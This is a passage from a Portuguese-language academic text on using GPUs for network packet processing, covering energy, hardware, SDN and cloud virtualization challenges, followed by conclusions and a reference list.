O uso de GPUs no processamento de pacotes tem se consolidado como uma solução promissora para atender às crescentes demandas por desempenho e escalabilidade em redes de alta velocidade. Graças à sua capacidade de paralelismo massivo e alto throughput, as GPUs oferecem vantagens significativas em tarefas que requerem o processamento simultâneo de grandes volumes de dados, como na aceleração de roteamento, monitoramento de tráfego e filtragem de pacotes. Essas vantagens tornam as GPUs uma escolha atraente para cenários que exigem processamento em tempo real e em larga escala, frequentemente encontrados em redes de alta performance e data centers.

No entanto, apesar das melhorias substanciais na capacidade de processamento, o uso de GPUs também impõe desafios notáveis, especialmente no que diz respeito ao consumo energético e à eficiência térmica. O alto desempenho das GPUs vem com um custo considerável em termos de energia, o que pode resultar em problemas térmicos e dificuldades na gestão de grandes sistemas com múltiplas GPUs. Além disso, a escalabilidade desses sistemas continua sendo uma questão crítica, pois a necessidade de interconectar várias GPUs em arquiteturas distribuídas pode gerar gargalos que afetam o desempenho geral. Outro ponto crucial é a integração com arquiteturas emergentes, como ambientes virtualizados e infraestruturas em nuvem, onde a alocação eficiente de recursos e a compatibilidade com tecnologias de virtualização podem complicar ainda mais a implementação de soluções baseadas em GPU.

Dessa forma, o uso de GPUs no processamento de pacotes exige uma análise cuidadosa das vantagens e limitações envolvidas, sendo necessário superar desafios técnicos tanto em nível de hardware quanto de software. Nesta seção, discutiremos em detalhes esses desafios, além de explorar exemplos de aplicações e tópicos de pesquisa relevantes, com o intuito de apresentar uma visão mais aprofundada sobre as oportunidades e obstáculos no uso de GPUs em redes de alta velocidade. A partir disso, também serão destacados os aprendizados adquiridos até o momento e as perspectivas futuras para o desenvolvimento dessa tecnologia.

1.8.1. Consumo de Energia e Eficiência Térmica

Entre os principais desafios, destacam-se o consumo de energia e a eficiência térmica, principalmente em ambientes de larga escala, como os data centers. A crescente adoção de tecnologias como a Inteligência Artificial intensificou a demanda por maior capacidade de processamento, levando à expansão desses ambientes e aumentando a pressão sobre os sistemas de energia e resfriamento [Dayarathna et al. 2016]. Embora as GPUs ofereçam benefícios computacionais expressivos, esses ganhos vêm acompanhados de custos operacionais significativos para manter os dispositivos funcionando de forma estável e eficiente.

Além disso, o intenso processamento também gera grande dissipação de calor, exigindo sistemas de resfriamento avançados para evitar o superaquecimento e garantir

a longevidade do hardware, o que também consome muita energia [Alkrush et al. 2024]. Dessa forma, em data centers, a soma desses fatores pode comprometer a eficiência global do sistema, tornando essencial o desenvolvimento de soluções que otimizem o consumo energético e aprimorem a gestão térmica garantindo a sustentabilidade do sistema.

Em vista disso, estratégias como o ajuste dinâmico de voltagem e frequência (DVFS) [Hosseini Shirvani et al. 2020] e o investimento em sistemas de resfriamento inteligentes — como o *Two-phase cooling* [Kanbur et al. 2020] e o *TES-based cooling* [Chen et al. 2019] — surgem como alternativas viáveis para enfrentar esses desafios. Ademais, os fabricantes têm explorado o uso de novos materiais e arquiteturas, como a utilização de compostos avançados para dissipação térmica e soluções de resfriamento por imersão líquida [Pambudi et al. 2022]. Com isso, essas soluções não apenas otimizam o consumo energético e a gestão térmica, mas também promovem um equilíbrio sustentável entre desempenho, custo operacional e eficiência ambiental.

1.8.2. Limitações de Hardware

Além das questões energéticas e térmicas, o hardware das GPUs impõe limitações técnicas que afetam o desempenho de aplicações de larga escala no processamento de pacotes. Um dos principais gargalos é a capacidade limitada de memória, que pode restringir o processamento eficiente de grandes fluxos de dados em redes de alta velocidade. Para mitigar essa limitação, estratégias como a troca de memória entre GPU e CPU têm sido exploradas, mas muitas abordagens existentes não oferecem um desempenho satisfatório para todos os modelos [Huang et al. 2020].

Recentemente, a introdução da memória HBM (High Bandwidth Memory) tem se mostrado uma solução promissora para mitigar os gargalos de comunicação entre CPU e GPU em sistemas de alto desempenho. Essa tecnologia oferece uma largura de banda significativamente maior do que as memórias convencionais, ao mesmo tempo em que consome menos energia, o que a torna especialmente atrativa para aplicações que exigem grande volume de troca de dados e alto poder computacional. Como resultado, a HBM tem sido cada vez mais utilizada para melhorar a escalabilidade e a eficiência energética de arquiteturas heterogêneas, proporcionando uma interação mais fluida entre os diferentes componentes do sistema [Kim and Park 2024].

Apesar dos benefícios, a adoção generalizada da HBM ainda enfrenta obstáculos técnicos consideráveis. Questões relacionadas à dissipação térmica, complexidade de empilhamento de memória DRAM e o uso de tecnologias como TSV (Through-Silicon Via) continuam sendo desafios centrais para a viabilização em larga escala dessa tecnologia. Estudos recentes apontam que, mesmo com os avanços no empacotamento 3D e nas técnicas de interconexão vertical, ainda é necessário desenvolver soluções mais eficazes para controle térmico e redução dos custos de produção [Kim and Park 2024]. Esses fatores tornam a HBM uma tecnologia promissora, mas que exige contínua inovação para alcançar sua maturidade plena no mercado.

1.8.3. Integração com Redes Definidas por Software (SDN)

O processamento de pacotes baseado em GPU também precisa lidar com diversos desafios ao ser integrado com redes definidas por software (SDN) [Pantuza et al. 2014]. As

redes SDN, que oferecem flexibilidade e controle centralizado, precisam frequentemente de processamento de pacotes em alta velocidade para garantir a baixa latência e alta vazão necessárias para suas operações. Embora as GPUs possam oferecer um desempenho significativo em tarefas intensivas, a latência adicional introduzida pela comunicação entre a CPU e a GPU pode impactar diretamente o tempo de resposta das redes, comprometendo a eficiência do processamento [Li et al. 2020].

No contexto das SDNs, diversos frameworks têm sido adotados para explorar o potencial das GPUs e melhorar o desempenho geral do sistema. O P4, por exemplo, é um framework de linguagem de programação de rede que permite programar a camada de encaminhamento de pacotes de maneira altamente flexível. Da mesma forma, o eBPF (Extended Berkeley Packet Filter) oferece a possibilidade de realizar programações avançadas no nível do kernel, permitindo otimizações em tempo real e processamentos especializados diretamente na rede. Embora esses frameworks ofereçam boas perspectivas, a transmissão de dados entre diferentes camadas de hardware continua sendo um dos principais desafios, especialmente quando se trata da comunicação entre a CPU, a GPU e os dispositivos de rede.

A escolha da tecnologia de interconexão entre os diferentes componentes do sistema, como PCIe, NVLink e NVSwitch, pode ter um impacto significativo na escalabilidade e no desempenho geral do sistema de processamento de pacotes. O PCIe, amplamente utilizado, é eficaz, mas apresenta limitações em termos de largura de banda. Tecnologias como NVLink e NVSwitch oferecem maiores capacidades de comunicação e largura de banda, sendo particularmente benéficas em sistemas com múltiplas GPUs e uma alta demanda por transferência de dados. A adoção dessas tecnologias pode melhorar a eficiência da comunicação entre CPU, GPU e dispositivos de rede, mas sua implementação precisa ser cuidadosamente otimizada para garantir que os benefícios sejam efetivos, sem gerar gargalos no processamento.

1.8.4. Virtualização e GPUs na Nuvem

Por fim, a integração do processamento de pacotes baseado em GPU com ambientes virtualizados e infraestruturas em nuvem representa um desafio significativo para arquiteturas modernas de rede e computação. Embora as GPUs ofereçam alto desempenho para cargas de trabalho intensivas e paralelizáveis, sua utilização em contextos multitenant — como os encontrados na computação em nuvem — exige soluções robustas de virtualização. A alocação dinâmica e eficiente desses recursos, além do controle rigoroso sobre o compartilhamento de hardware, é essencial para garantir que múltiplas aplicações possam coexistir sem comprometer o desempenho ou a previsibilidade das execuções [Belkhiri and Dagenais 2024].

Nesse cenário, diferentes tecnologias têm sido exploradas para viabilizar a virtualização de GPUs de forma eficaz. Entre elas, destacam-se soluções como o NVIDIA vGPU (Virtual GPU), que permite particionar uma única GPU física em múltiplas instâncias virtuais; o Multi-Process Service (MPS), que permite que diferentes processos compartilhem a GPU de maneira eficiente, reduzindo a sobrecarga de inicialização e contexto; e o SR-IOV (Single Root I/O Virtualization), que facilita o acesso direto de máquinas virtuais aos dispositivos de hardware, minimizando a latência. Essas abordagens

buscam melhorar a flexibilidade na distribuição de recursos, aumentar a escalabilidade do ambiente e reduzir o custo operacional por meio de uma melhor utilização da infraestrutura [Hong et al. 2017].

Ainda assim, a implementação prática dessas tecnologias enfrenta limitações importantes. A complexidade do gerenciamento de recursos compartilhados, os desafios de isolamento entre usuários, e o impacto na latência e no throughput das aplicações são pontos que demandam avanços contínuos. Além disso, a integração entre as camadas de hardware, sistema operacional e orquestração em nuvem precisa ser cuidadosamente projetada para garantir que os benefícios do uso de GPUs não sejam anulados por gargalos de virtualização. O desenvolvimento de novos protocolos, APIs padronizadas e modelos de escalonamento conscientes do desempenho será crucial para permitir que a computação acelerada por GPU seja adotada de forma eficiente, segura e escalável no contexto da nuvem.

1.9. Conclusões e Discussões Finais

Ao longo deste trabalho, foi explorado de forma abrangente o uso de GPUs no contexto do processamento de pacotes de redes, destacando sua relevância em um cenário onde a demanda por desempenho e eficiência cresce continuamente. Inicialmente foi apresentando os fundamentos do processamento de pacotes, explicando seu papel central na comunicação em redes e os desafios enfrentados para garantir desempenho em ambientes de alta velocidade. O entendimento dos modelos OSI e TCP/IP, assim como dos mecanismos de roteamento, permitiu estabelecer uma base sólida para a discussão técnica que se seguiu.

Em seguida, foi introduzido o universo da computação com GPU, apresentando sua arquitetura, principais fabricantes e as ferramentas de programação que permitem explorar seu imenso potencial de paralelismo. Comparada às CPUs, a GPU oferece vantagens substanciais em tarefas altamente paralelizáveis, como a análise de pacotes em grande escala. A familiarização com ferramentas como CUDA e OpenCL foi essencial para compreender como essas unidades podem ser aplicadas efetivamente ao contexto de redes.

Nos fundamentos do processamento paralelo, foi discutido modelos de programação, sincronização entre threads e estratégias de otimização. Esse conhecimento é crucial para extrair o máximo desempenho das GPUs e garantir que as aplicações desenvolvidas sejam escaláveis e eficientes. Além disso, a compreensão dos gargalos e limitações comuns em sistemas paralelos permite o desenvolvimento de soluções mais robustas.

A seção sobre redes de alta performance aprofundou a discussão sobre como as GPUs podem ser integradas a frameworks como DPDK e PF_RING para alcançar maior rendimento no tráfego de dados. Foram analisadas aplicações específicas, como inspeção profunda de pacotes e balanceamento de carga, onde o uso de GPUs se mostra especialmente vantajoso. Esses casos práticos demonstram que a combinação de GPUs com bibliotecas de rede avançadas resulta em soluções altamente otimizadas.

Nas seções práticas, abordou-se a modelagem e implementação de soluções baseadas em CUDA para tarefas comuns no processamento de pacotes. Foram discutidas as particularidades do gerenciamento de memória em GPUs, além de técnicas de ba-

lanceamento de carga que permitem a distribuição eficiente de tarefas entre núcleos de processamento. Essa parte demonstrou como o conhecimento teórico pode ser aplicado diretamente em cenários reais.

Os casos de uso detalhados reforçaram ainda mais o potencial da abordagem. Aplicações como firewalls e sistemas de detecção de intrusão (IDS/IPS) mostraram-se especialmente beneficiadas pelo uso de GPUs, tanto em desempenho quanto em capacidade de escalabilidade.

Também foi discutido os desafios que ainda precisam ser enfrentados para consolidar o uso de GPUs em redes, como consumo energético, integração com SDN, e virtualização em nuvem. Apesar das vantagens, esses fatores exigem atenção para garantir que as soluções sejam sustentáveis e viáveis em ambientes de produção. A tendência é que, com o amadurecimento dessas tecnologias, novos paradigmas de rede surjam, mais adaptáveis e orientados à performance.

Por fim, é possível concluir que o uso de GPUs no processamento de pacotes representa uma fronteira promissora para redes de alta performance. Combinando alto poder de paralelismo, ferramentas de desenvolvimento maduras e uma crescente base de conhecimento acadêmico e industrial, a integração entre computação gráfica e redes de computadores abre caminho para novas soluções, mais rápidas, inteligentes e escaláveis. A continuidade das pesquisas nessa área será essencial para acompanhar as exigências de um mundo cada vez mais conectado e dinâmico.

Referências

[Eth 2022] (2022). Ieee standard for ethernet. *IEEE Std 802.3-2022 (Revision of IEEE Std 802.3-2018)*, pages 1–7025.

[Abie 2000] Abie, H. (2000). An overview of firewall technologies. *Telektronikk*, 96(3):47–52.

[Ali and Yousaf 2020] Ali, A. and Yousaf, M. M. (2020). Novel three-tier intrusion detection and prevention system in software defined network. *IEEE Access*, 8:109662–109676.

[Alkrush et al. 2024] Alkrush, A. A., Salem, M. S., Abdelrehim, O., and Hegazi, A. (2024). Data centers cooling: A critical review of techniques, challenges, and energy saving solutions. *International Journal of Refrigeration*, 160:246–262.

[Ammendola et al. 2014] Ammendola, R., Biagioni, A., Deri, L., Fiorini, M., Frezza, O., Lamanna, G., Cicero, F. L., Lonardo, A., Messina, A., Sozzi, M., et al. (2014). Gpus for real-time processing in hep trigger systems. In *Journal of Physics: Conference Series*, volume 523, page 012007. IOP Publishing.

[Association et al. 1997] Association, I. S. et al. (1997). Ieee standard for wireless lan medium access control (mac) and physical layer (phy) specifications. *IEEE Std 802.11-1997*, pages 1–445.

[Barney et al. 2010] Barney, B. et al. (2010). Introduction to parallel computing. *Lawrence Livermore National Laboratory*, 6(13):10.

[Belkhiri and Dagenais 2024] Belkhiri, A. and Dagenais, M. (2024). Analyzing gpu performance in virtualized environments: A case study. *Future Internet*, 16(3).

[Bernstein 1966] Bernstein, A. J. (1966). Analysis of programs for parallel processing. *IEEE Transactions on Electronic Computers*, EC-15(5):757–763.

[Bonola et al. 2022] Bonola, M., Belocchi, G., Tulumello, A., Brunella, M. S., Siracusano, G., Bianchi, G., and Bifulco, R. (2022). Faster software packet processing on FPGA NICs with eBPF program warping. In *2022 USENIX Annual Technical Conference (USENIX ATC 22)*, pages 987–1004, Carlsbad, CA. USENIX Association.

[Brunella et al. 2022] Brunella, M. S., Belocchi, G., Bonola, M., Pontarelli, S., Siracusano, G., Bianchi, G., Cammarano, A., Palumbo, A., Petrucci, L., and Bifulco, R. (2022). hxdp: Efficient software packet processing on fpga nics. *Communications of the ACM*, 65(8):92–100.

[Cerović et al. 2018] Cerović, D., Del Piccolo, V., Amamou, A., Haddadou, K., and Pujolle, G. (2018). Fast packet processing: A survey. *IEEE Communications Surveys & Tutorials*, 20(4):3645–3676.

[Chen et al. 2019] Chen, X., Zhang, Q., Zhai, Z. J., and Ma, X. (2019). Potential of ventilation systems with thermal energy storage using pcms applied to air conditioned buildings. *Renewable Energy*, 138:39–53.

[Dagum and Menon 1998] Dagum, L. and Menon, R. (1998). Openmp: an industry standard api for shared-memory programming. *IEEE Computational Science and Engineering*, 5(1):46–55.

[Dai and Wang 2019] Dai, W. and Wang, F. (2019). Study on processing performance of a dpdk and gpu combined pulsar data reduction system. *International Journal of Mechatronics and Applied Mechanics*, (6):213–224.

[Day and Zimmermann 1983] Day, J. D. and Zimmermann, H. (1983). The osi reference model. *Proceedings of the IEEE*, 71(12):1334–1340.

[Dayarathna et al. 2016] Dayarathna, M., Wen, Y., and Fan, R. (2016). Data center energy consumption modeling: A survey. *IEEE Communications Surveys & Tutorials*, 18(1):732–794.

[Deri et al. 2004] Deri, L. et al. (2004). Improving passive packet capture: Beyond device polling. In *Proceedings of SANE*, volume 2004, pages 85–93. Amsterdam, Netherlands.

[Dijkstra 1965] Dijkstra, E. W. (1965). Cooperating sequential processes, technical report ewd-123. Technical report.

[DPDK Project 2024] DPDK Project (2024). About DPDK. Accessed: 2025-04-09.

[Du et al. 2023a] Du, Y., Chang, K., Shi, J., Zhou, Y., and Liu, M. (2023a). A survey on mechanisms for fast network packet processing. In *Proceedings of the 2023 4th International Conference on Computing, Networks and Internet of Things*, pages 57–66.

[Du et al. 2023b] Du, Y., Chang, K., Shi, J., Zhou, Y., and Liu, M. (2023b). A survey on mechanisms for fast network packet processing. In *Proceedings of the 2023 4th International Conference on Computing, Networks and Internet of Things*, CNIOT '23, page 57–66, New York, NY, USA. Association for Computing Machinery.

[Flynn 1966] Flynn, M. (1966). Very high-speed computing systems. *Proceedings of the IEEE*, 54(12):1901–1909.

[Forouzan and Fegan 2006] Forouzan, B. A. and Fegan, S. C. (2006). *TCP/IP Protocol Suite*. McGraw-Hill Higher Education, 3nd edition.

[Fu et al. 1989] Fu, B., Saini, A., and Gelsinger, P. P. (1989). Performance and microarchitecture of the i486 processor. In *Proceedings 1989 IEEE International Conference on Computer Design: VLSI in Computers and Processors*, pages 182–183. IEEE Computer Society.

[Geer 2005] Geer, D. (2005). Chip makers turn to multicore processors. *Computer*, 38(5):11–13.

[Go et al. 2017] Go, Y., Jamshed, M. A., Moon, Y., Hwang, C., and Park, K. (2017). {APUNet}: Revitalizing {GPU} as packet processing accelerator. In *14th USENIX Symposium on Networked Systems Design and Implementation (NSDI 17)*, pages 83–96.

[Gottlieb et al. 1983] Gottlieb, Grishman, Kruskal, McAuliffe, Rudolph, and Snir (1983). The nyu ultracomputer—designing an mimd shared memory parallel computer. *IEEE Transactions on computers*, 100(2):175–189.

[Gouda and Liu 2005] Gouda, M. and Liu, A. (2005). A model of stateful firewalls and its properties. In *2005 International Conference on Dependable Systems and Networks (DSN'05)*, pages 128–137.

[Guo et al. 2022] Guo, L., Zhang, K., and Wang, X. S. (2022). Gaviss : Boosting the performance of gpu-accelerated nfv systems via data sharing. *IEEE Transactions on Parallel and Distributed Systems*, 33(12):4472–4483.

[Halaas et al. 2004] Halaas, A., Svingen, B., Nedland, M., Saetrom, P., Snove, O., and Birkeland, O. (2004). A recursive misd architecture for pattern matching. *IEEE Transactions on Very Large Scale Integration (VLSI) Systems*, 12(7):727–734.

[Han et al. 2010] Han, S., Jang, K., Park, K., and Moon, S. (2010). Packetshader: a gpu-accelerated software router. *ACM SIGCOMM Computer Communication Review*, 40(4):195–206.

[Hedrick 1988] Hedrick, C. L. (1988). Rfc1058: Routing information protocol.

[Hillis and Steele 1986] Hillis, W. D. and Steele, G. L. (1986). Data parallel algorithms. *Commun. ACM*, 29(12):1170–1183.

[Hofstede et al. 2014] Hofstede, R., Čeleda, P., Trammell, B., Drago, I., Sadre, R., Sperotto, A., and Pras, A. (2014). Flow monitoring explained: From packet capture to data analysis with netflow and ipfix. *IEEE Communications Surveys & Tutorials*, 16(4):2037–2064.

[Hong et al. 2017] Hong, C.-H., Spence, I., and Nikolopoulos, D. S. (2017). Gpu virtualization and scheduling methods: A comprehensive survey. 50(3).

[Hosseini Shirvani et al. 2020] Hosseini Shirvani, M., Rahmani, A. M., and Sahafi, A. (2020). A survey study on virtual machine migration and server consolidation techniques in dvfs-enabled cloud datacenter: Taxonomy and challenges. *Journal of King Saud University - Computer and Information Sciences*, 32(3):267–286.

[Hu et al. 2021] Hu, S., Bai, W., Chen, K., Tian, C., Zhang, Y., and Wu, H. (2021). Providing bandwidth guarantees, work conservation and low latency simultaneously in the cloud. *IEEE Transactions on Cloud Computing*, 9(2):763–776.

[Huang et al. 2020] Huang, C.-C., Jin, G., and Li, J. (2020). Swapadvisor: Pushing deep learning beyond the gpu memory limit via smart swapping. In *Proceedings of the Twenty-Fifth International Conference on Architectural Support for Programming Languages and Operating Systems*, ASPLOS '20, page 1341–1355, New York, NY, USA. Association for Computing Machinery.

[Huang et al. 2019] Huang, Y., Cheng, Y., Bapna, A., Firat, O., Chen, D., Chen, M., Lee, H., Ngiam, J., Le, Q. V., Wu, Y., et al. (2019). Gpipe: Efficient training of giant neural networks using pipeline parallelism. *Advances in neural information processing systems*, 32.

[Hwang and Briggs 1990] Hwang, K. and Briggs, F. A. (1990). *Computer Architecture and Parallel Processing*. McGraw-Hill, Inc., USA, 1st edition.

[Jacob and Brodley 2006] Jacob, N. and Brodley, C. (2006). Offloading ids computation to the gpu. In *2006 22nd Annual Computer Security Applications Conference (ACSAC'06)*, pages 371–380.

[Jin et al. 2003] Jin, C., Wang, H., and Shin, K. G. (2003). Hop-count filtering: an effective defense against spoofed ddos traffic. In *Proceedings of the 10th ACM Conference on Computer and Communications Security*, CCS '03, page 30–41, New York, NY, USA. Association for Computing Machinery.

[Kanbur et al. 2020] Kanbur, B. B., Wu, C., Fan, S., Tong, W., and Duan, F. (2020). Two-phase liquid-immersion data center cooling system: Experimental performance and thermoeconomic analysis. *International Journal of Refrigeration*, 118:290–301.

[Keskin et al. 2016] Keskin, S., Erdogan, H. T., and Kocak, T. (2016). Graphics processing unit based next generation ddos prevention system. In *2016 4th International Symposium on Digital Forensic and Security (ISDFS)*, pages 59–62.

[Kim and Park 2024] Kim, K. and Park, M.-j. (2024). Present and future, challenges of high bandwith memory (hbm). In *2024 IEEE International Memory Workshop (IMW)*, pages 1–4.

[Kourtis et al. 2015] Kourtis, M.-A., Xilouris, G., Riccobene, V., McGrath, M. J., Petralia, G., Koumaras, H., Gardikis, G., and Liberal, F. (2015). Enhancing vnf performance by exploiting sr-iov and dpdk packet processing acceleration. In *2015 IEEE Conference on Network Function Virtualization and Software Defined Network (NFV-SDN)*, pages 74–78.

[Kumar et al. 2023] Kumar, V., Rao, R., and Kim, Y. (2023). Optimizing inline packet processing using dpdk and gpudev with gpus. Accessed: 2025-04-09.

[Lamport 2019] Lamport, L. (2019). *Time, clocks, and the ordering of events in a distributed system*, page 179–196. Association for Computing Machinery, New York, NY, USA.

[Lee et al. 2015] Lee, C.-L., Lin, Y.-S., and Chen, Y.-C. (2015). A hybrid cpu/gpu pattern-matching algorithm for deep packet inspection. *PloS one*, 10(10):e0139301.

[Li et al. 2020] Li, A., Song, S. L., Chen, J., Li, J., Liu, X., Tallent, N. R., and Barker, K. J. (2020). Evaluating modern gpu interconnect: Pcie, nvlink, nv-sli, nvswitch and gpudirect. *IEEE Transactions on Parallel and Distributed Systems*, 31(1):94–110.

[Li et al. 2013] Li, Y., Zhang, D., Liu, A. X., and Zheng, J. (2013). Gamt: A fast and scalable ip lookup engine for gpu-based software routers. In *Architectures for Networking and Communications Systems*, pages 1–12.

[Lin et al. 2016] Lin, Y.-S., Lee, C.-L., and Chen, Y.-C. (2016). Length-bounded hybrid cpu/gpu pattern matching algorithm for deep packet inspection. In *Proceedings of the Fifth International Conference on Network, Communication and Computing*, pages 63–67.

[Liu et al. 2010] Liu, Y., Schmidt, B., and Maskell, D. L. (2010). Cudasw++ 2.0: enhanced smith-waterman protein database search on cuda-enabled gpus based on simt and virtualized simd abstractions. *BMC research notes*, 3:1–12.

[Maziero 2014] Maziero, C. A. (2014). Sistemas operacionais: conceitos e mecanismos. *Livro aberto*.

[Moore 1965] Moore, G. (1965). Moore's law. *Electronics Magazine*, 38(8):114.

[NTOP 2018] NTOP (2018). PF_RING. `https://www.ntop.org/products/packet-capture/pf_ring/`. Acesso em: 11 abr. 2025.

[ntop 2025] ntop (2025). PF_RING - GitHub Repository. `https://github.com/ntop/PF_RING`. Acesso em: 11 abr. 2025.

[NVIDIA Corporation 2022] NVIDIA Corporation (2022). *NVIDIA DOCA Core Programming Guide v1.5.2*. NVIDIA. https://docs.nvidia.com/doca/archive/doca-v1.5.2/doca-core-programming-guide/index.html.

[NVIDIA Corporation 2023] NVIDIA Corporation (2023). NVIDIA Aerial SDK - Product Brief. https://docs.nvidia.com/aerial/archive/aerial-sdk/23-4/text/product_brief/product_brief_intro.html. Acesso em: abr. 2025.

[NVIDIA Corporation 2024a] NVIDIA Corporation (2024a). Cuda c++ programming guide. Accessed on 2024.

[NVIDIA Corporation 2024b] NVIDIA Corporation (2024b). Cuda zone. Accessed on 2024.

[NVIDIA Corporation 2024c] NVIDIA Corporation (2024c). DOCA GPUNetIO SDK Guide. https://docs.nvidia.com/doca/sdk/doca+gpunetio/index.html. Acesso em: abr. 2025.

[Osama 2022] Osama, M. (2022). *GPU load balancing*. University of California, Davis.

[Osama et al. 2023] Osama, M., Porumbescu, S. D., and Owens, J. D. (2023). A programming model for gpu load balancing. In *Proceedings of the 28th ACM SIGPLAN Annual Symposium on Principles and Practice of Parallel Programming*, pages 79–91.

[Pambudi et al. 2022] Pambudi, N. A., Sarifudin, A., Firdaus, R. A., Ulfa, D. K., Gandidi, I. M., and Romadhon, R. (2022). The immersion cooling technology: Current and future development in energy saving. *Alexandria Engineering Journal*, 61(12):9509–9527.

[Pantuza et al. 2021a] Pantuza, G., Bleme, L. A. C., Vieira, M. A. M., and Vieira, L. F. M. (2021a). Danian: tail latency reduction of networking application through an o(1) scheduler. In *2021 IEEE Symposium on Computers and Communications (ISCC)*, pages 1–6.

[Pantuza et al. 2014] Pantuza, G., Sampaio, F., Vieira, L. F. M., Guedes, D., and Vieira, M. A. M. (2014). Network management through graphs in software defined networks. In *10th International Conference on Network and Service Management (CNSM) and Workshop*, pages 400–405.

[Pantuza et al. 2021b] Pantuza, G., Vieira, M. A. M., and Vieira, L. F. M. (2021b). equic gateway: Maximizing quic throughput using a gateway service based on ebpf + xdp. In *2021 IEEE Symposium on Computers and Communications (ISCC)*, pages 1–6.

[Perez 1983] Perez, A. (1983). Byte-wise crc calculations. *IEEE Micro*, 3(3):40–50.

[Plante et al. 2022] Plante, J., Gratadour, D., Matias, L., Viou, C., and Agostini, E. (2022). A high-performance data acquisition on cots hardware for astronomical instrumentation. In *Software and Cyberinfrastructure for Astronomy VII*, volume 12189, pages 328–337. SPIE.

[Rahman et al. 2019] Rahman, M., Islam, M., Calhoun, J., and Chowdhury, M. (2019). Real-time pedestrian detection approach with an efficient data communication bandwidth strategy. *Transportation research record*, 2673(6):129–139.

[Rodriguez et al. 2001] Rodriguez, A., Gatrell, J., and Peschke, R. (2001). *TCP/IP Tutorial and Technical Overview*. Prentice-Hall, Inc., USA, 7th edition.

[Sahoo et al. 2014] Sahoo, A. K., Das, A., and Tiwary, M. (2014). Firewall engine based on graphics processing unit. In *2014 IEEE International Conference on Advanced Communications, Control and Computing Technologies*, pages 758–763.

[Salim 2005] Salim, J. H. (2005). When napi comes to town. In *Linux 2005 Conf*. Citeseer.

[Sanders and Kandrot 2010] Sanders, J. and Kandrot, E. (2010). *CUDA by example: an introduction to general-purpose GPU programming*. Addison-Wesley Professional.

[Sato et al. 2020] Sato, M., Ishikawa, Y., Tomita, H., Kodama, Y., Odajima, T., Tsuji, M., Yashiro, H., Aoki, M., Shida, N., Miyoshi, I., Hirai, K., Furuya, A., Asato, A., Morita, K., and Shimizu, T. (2020). Co-design for a64fx manycore processor and "fugaku". In *SC20: International Conference for High Performance Computing, Networking, Storage and Analysis*, pages 1–15.

[Seiler 2018] Seiler, G. (2018). Faster avx2 optimized ntt multiplication for ring-lwe lattice cryptography. *Cryptology ePrint Archive*.

[Shanmugalingam et al. 2016] Shanmugalingam, S., Ksentini, A., and Bertin, P. (2016). Dpdk open vswitch performance validation with mirroring feature. In *2016 23rd International Conference on Telecommunications (ICT)*, pages 1–6.

[Sharma and Singh 2015] Sharma, J. and Singh, M. (2015). Cuda based rabin-karp pattern matching for deep packet inspection on a multicore gpu. *International Journal of Computer Network and Information Security*, 7(10):70–77.

[Sidhu et al. 1993] Sidhu, D., Fu, T., Abdallah, S., Nair, R., and Coltun, R. (1993). Open shortest path first (ospf) routing protocol simulation. *ACM SIGCOMM Computer Communication Review*, 23(4):53–62.

[Sonai et al. 2023] Sonai, V., Bharathi, I., and Noor Mahammad, S. (2023). A perspective of ip lookup approach using graphical processing unit (gpu). In Molla, A. R., Sharma, G., Kumar, P., and Rawat, S., editors, *Distributed Computing and Intelligent Technology*, pages 98–103, Cham. Springer Nature Switzerland.

[Stolfo et al. 1999] Stolfo, S., Fan, W., Lee, W., Prodromidis, A., and Chan, P. (1999). Kdd cup 1999 data. `http://kdd.ics.uci.edu/databases/kddcup99/kddcup99.html`. Accessed: 2025-04-13.

[Sun and Ricci 2013] Sun, W. and Ricci, R. (2013). Fast and flexible: Parallel packet processing with gpus and click. *ANCS 2013 - Proceedings of the 9th ACM/IEEE Symposium on Architectures for Networking and Communications Systems*, pages 25–35.

[Tanenbaum and Wetherall 2010] Tanenbaum, A. S. and Wetherall, D. J. (2010). *Computer Networks*. Prentice Hall Press, USA, 5th edition.

[Thanh Van and Thinh 2015] Thanh Van, N. T. and Thinh, T. N. (2015). Accelerating anomaly-based ids using neural network on gpu. In *2015 International Conference on Advanced Computing and Applications (ACOMP)*, pages 67–74.

[The Khronos Group Inc. 2024] The Khronos Group Inc. (2024). OpenCL. Accessed on 2024.

[Thomas et al. 2003] Thomas, R., Mark, B., Johnson, T., and Croall, J. (2003). Netbouncer: client-legitimacy-based high-performance ddos filtering. In *Proceedings DARPA Information Survivability Conference and Exposition*, volume 1, pages 14–25 vol.1.

[Ujjan et al. 2020] Ujjan, R. M. A., Pervez, Z., Dahal, K., Bashir, A. K., Mumtaz, R., and González, J. (2020). Towards sflow and adaptive polling sampling for deep learning based ddos detection in sdn. *Future Generation Computer Systems*, 111:763–779.

[Van Hauwaert et al. 2024] Van Hauwaert, R., Vanliefde, M., and Barbette, T. (2024). Gpu-based packet processing.

[Vasiliadis et al. 2008] Vasiliadis, G., Antonatos, S., Polychronakis, M., Markatos, E. P., and Ioannidis, S. (2008). Gnort: High performance network intrusion detection using graphics processors. In *Recent Advances in Intrusion Detection: 11th International Symposium, RAID 2008, Cambridge, MA, USA, September 15-17, 2008. Proceedings 11*, pages 116–134. Springer.

[Vieira et al. 2020] Vieira, M. A., Castanho, M. S., Pacífico, R. D., Santos, E. R., Júnior, E. P. C., and Vieira, L. F. (2020). Fast packet processing with ebpf and xdp: Concepts, code, challenges, and applications. *ACM Computing Surveys (CSUR)*, 53(1):1–36.

[Voigtländer et al. 2017] Voigtländer, F., Ramadan, A., Eichinger, J., Lenz, C., Pensky, D., and Knoll, A. (2017). 5g for robotics: Ultra-low latency control of distributed robotic systems. In *2017 International Symposium on Computer Science and Intelligent Controls (ISCSIC)*, pages 69–72.

[Walker and Dongarra 1996] Walker, D. W. and Dongarra, J. J. (1996). Mpi: a standard message passing interface. *Supercomputer*, 12:56–68.

[Wang et al. 2008] Wang, L., Huang, Y.-z., Chen, X., and Zhang, C.-y. (2008). Task scheduling of parallel processing in cpu-gpu collaborative environment. In *2008 International Conference on Computer Science and Information Technology*, pages 228–232.

[Wu and Liu 2008] Wu, E. and Liu, Y. (2008). Emerging technology about gpgpu. In *APCCAS 2008 - 2008 IEEE Asia Pacific Conference on Circuits and Systems*, pages 618–622.

[Yaar et al. 2004] Yaar, A., Perrig, A., and Song, D. (2004). Siff: a stateless internet flow filter to mitigate ddos flooding attacks. In *IEEE Symposium on Security and Privacy, 2004. Proceedings. 2004*, pages 130–143.

[Zhang et al. 2018] Zhang, K., He, B., Hu, J., Wang, Z., Hua, B., Meng, J., and Yang, L. (2018). {G-NET}: Effective {GPU} sharing in {NFV} systems. In *15th USENIX Symposium on networked systems design and implementation (NSDI 18)*, pages 187–200.

